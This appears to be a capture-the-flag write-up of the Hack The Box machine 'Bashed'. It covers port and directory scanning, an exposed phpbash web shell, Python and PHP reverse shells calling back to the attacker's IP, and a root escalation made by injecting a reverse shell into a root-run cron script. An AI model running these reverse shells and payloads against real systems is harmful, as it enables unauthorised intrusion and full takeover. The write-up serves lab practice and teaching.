



NMAP:

Hosts		Nmap Output				
Services		Ports / Hosts				
OS	Host	Port	Protocol	State	Service	Version
	10.10.10.68	✓ 80	tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))

PORT 80 IS OPEN LET'S CHECK IT!

USING FIREFOX WITH PROXY "10.10.10.68:80"




DIRBUSTER:

Target: "http://10.10.10.68:80/"




"/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt"

Type	Found	Response	Size
Dir	/	200	7994
Dir	/images/	200	1755
Dir	/php/	200	1126
Dir	/css/	200	1950
Dir	/icons/	403	464
Dir	/dev/	200	1337
Dir	/js/	200	3363
File	/php/sendMail.php	200	147
File	/index.html	200	7996
File	/single.html	200	7730
File	/js/imagesloaded.pkgd.js	200	27804
File	/js/jquery.js	200	97459
File	/css/carouFredSel.css	200	1476
File	/js/jquery.nicescroll.min.js	200	60539

Let's check /dev directory



Index of /dev

Name	Last modified	Size	Description
 Parent Directory		-	
 phpbash.min.php	2017-12-04 12:21	4.6K	
 phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

Click on phpbash.php



10.10.10.68/dev/phpbash.php

www-data@bashed: /var/www/html/dev# whoami
www-data

Now I need reverse shell:

```
root@YMTzioni:~# nc -lvp 443
listening on [any] 443 ...
```

Use python for reverse shell

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,so
cket.SOCK_STREAM);s.connect(("10.10.14.4",443));os.du
p2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

make sure you change the ip to yours

```
root@YMTzioni:~# nc -lvp 443
listening on [any] 443 ...
10.10.10.68: inverse host lookup failed: Unknown host
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.68] 53878
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

User flag:

```
$ cd home
$ ls
arrexel
scriptmanager
$ cd arrexel
$ ls
user.txt
```

Privilege Escalation:

```
$ cd root
/bin/sh: 8: cd: can't cd to root
$
```

```
$ cat root
cat: root: Permission denied
```

We need to get permission

Im using pentestmonkey php-reverse-shell for this

```
root@YMTzion:~/Downloads# git clone https://github.com/pentestmonkey/php-reverse-shell.git
Cloning into 'php-reverse-shell' ...
remote: Enumerating objects: 10, done.
remote: Total 10 (delta 0), reused 0 (delta 0), pack-reused 10
Receiving objects: 100% (10/10), 9.81 KiB | 358.00 KiB/s, done.
Resolving deltas: 100% (2/2), done.
```

Edit the php-reverse-shell.php to my ip

Now lets upload it:

Use command to start http server: “python -m SimpleHTTPServer 8080”

And use the command to upload the shell: “wget http://10.10.14.4:8080/Downloads/php-reverse-shell”

```
$ cd uploads
$ ls
index.html
$ wget http://10.10.14.4:8080/Downloads/php-reverse-shell
--2021-02-18 03:03:23-- http://10.10.14.4:8080/Downloads/php-reverse-shell
Connecting to 10.10.14.4:8080 ... connected.
HTTP request sent, awaiting response ... 301 Moved Permanently
Location: /Downloads/php-reverse-shell/ [following]
--2021-02-18 03:03:24-- http://10.10.14.4:8080/Downloads/php-reverse-shell/
Connecting to 10.10.14.4:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 548 [text/html]
Saving to: 'php-reverse-shell'

0K                                                    100% 119M=0s

2021-02-18 03:03:24 (119 MB/s) - 'php-reverse-shell' saved [548/548]

$
```

Directory listing for /Downloads/php-reverse-shell/

10.10.10.68/uploads/php-reverse-shell

Directory listing for /Downloads/php-reverse-shell/

- [.git/](#)
- [CHANGELOG](#)
- [COPYING.GPL](#)
- [COPYING.PHP-REVERSE-SHELL](#)
- [LICENSE](#)
- [php-reverse-shell.php](#)
- [README.md](#)

“nc -lvp 1235” (I used port 1235)

Click on php-reverse-shell.php

```

listening on [any] 1235 ...
10.10.10.68: inverse host lookup failed: Unknown host
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.68] 49624
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
04:09:07 up 1:48, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ █

```

```

$ ls -la
total 88
drwxr-xr-x 23 root      root      4096 Dec  4 2017 .
drwxr-xr-x 23 root      root      4096 Dec  4 2017 ..
drwxr-xr-x  2 root      root      4096 Dec  4 2017 bin
drwxr-xr-x  3 root      root      4096 Dec  4 2017 boot
drwxr-xr-x 19 root      root      4240 Feb 18 02:20 dev
drwxr-xr-x 89 root      root      4096 Dec  4 2017 etc
drwxr-xr-x  4 root      root      4096 Dec  4 2017 home
lrwxrwxrwx  1 root      root        32 Dec  4 2017 initrd.img → boot/initrd.img-4.4.0-62-generic
drwxr-xr-x 19 root      root      4096 Dec  4 2017 lib
drwxr-xr-x  2 root      root      4096 Dec  4 2017 lib64
drwx----- 2 root      root     16384 Dec  4 2017 lost+found
drwxr-xr-x  4 root      root      4096 Dec  4 2017 media
drwxr-xr-x  2 root      root      4096 Feb 15 2017 mnt
drwxr-xr-x  2 root      root      4096 Dec  4 2017 opt
dr-xr-xr-x 129 root      root        0 Feb 18 02:20 proc
drwx----- 3 root      root      4096 Dec  4 2017 root
drwxr-xr-x 18 root      root      500 Feb 18 02:20 run
drwxr-xr-x  2 root      root      4096 Dec  4 2017/sbin
drwxrwxr--  2 scriptmanager scriptmanager 4096 Feb 18 03:57 scripts
drwxr-xr-x  2 root      root      4096 Feb 15 2017/srv
dr-xr-xr-x 13 root      root        0 Feb 18 03:22 sys
drwxrwxrwt 10 root      root      4096 Feb 18 04:10 tmp
drwxr-xr-x 10 root      root      4096 Dec  4 2017/usr
drwxr-xr-x 12 root      root      4096 Dec  4 2017/var
lrwxrwxrwx  1 root      root       29 Dec  4 2017 vmlinuz → boot/vmlinuz-4.4.0-62-generic

```

Login to scriptmanager with “Sudo -l -u scriptmanager”

```

whoami
scriptmanager

```

Move to /scripts

```

ls -la
total 56
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Feb 18 03:57 .
drwxr-xr-x 23 root      root      4096 Dec  4 2017 ..
-rw-r--r-- 1 scriptmanager scriptmanager 12288 Feb 18 03:48 .test.py.swn
-rw-r--r-- 1 scriptmanager scriptmanager 12288 Feb 18 03:28 .test.py.swo
-rw----- 1 scriptmanager scriptmanager 12288 Feb 18 03:51 .test2.py.swp
-rw-r--r-- 1 scriptmanager scriptmanager 264 Feb 18 03:44 test.py
-rw-r--r-- 1 root      root      12 Feb 18 04:12 test.txt

```

Test.txt is under root user

look at test.py

```
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```

We need to edit this file so we can get a permission

“import socket,subprocess,os

f = open("test.txt","w")

f.write("privesc")

f.close

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)

s.connect(("10.10.14.4",4444))

os.dup2(s.fileno(),0)

os.dup2(s.fileno(),1)

os.dup2(s.fileno(),2)

p=subprocess.call(["/bin/sh","-i"])

“

And save it

Now use “nc -lvp 4444”

```
root@YMTxioni:~# nc -lvp 4444
listening on [any] 4444 ...
10.10.10.68: inverse host lookup failed: Unknown host
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.68] 51816
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```


Root flag:

```
# cd root
# ls
root.txt
```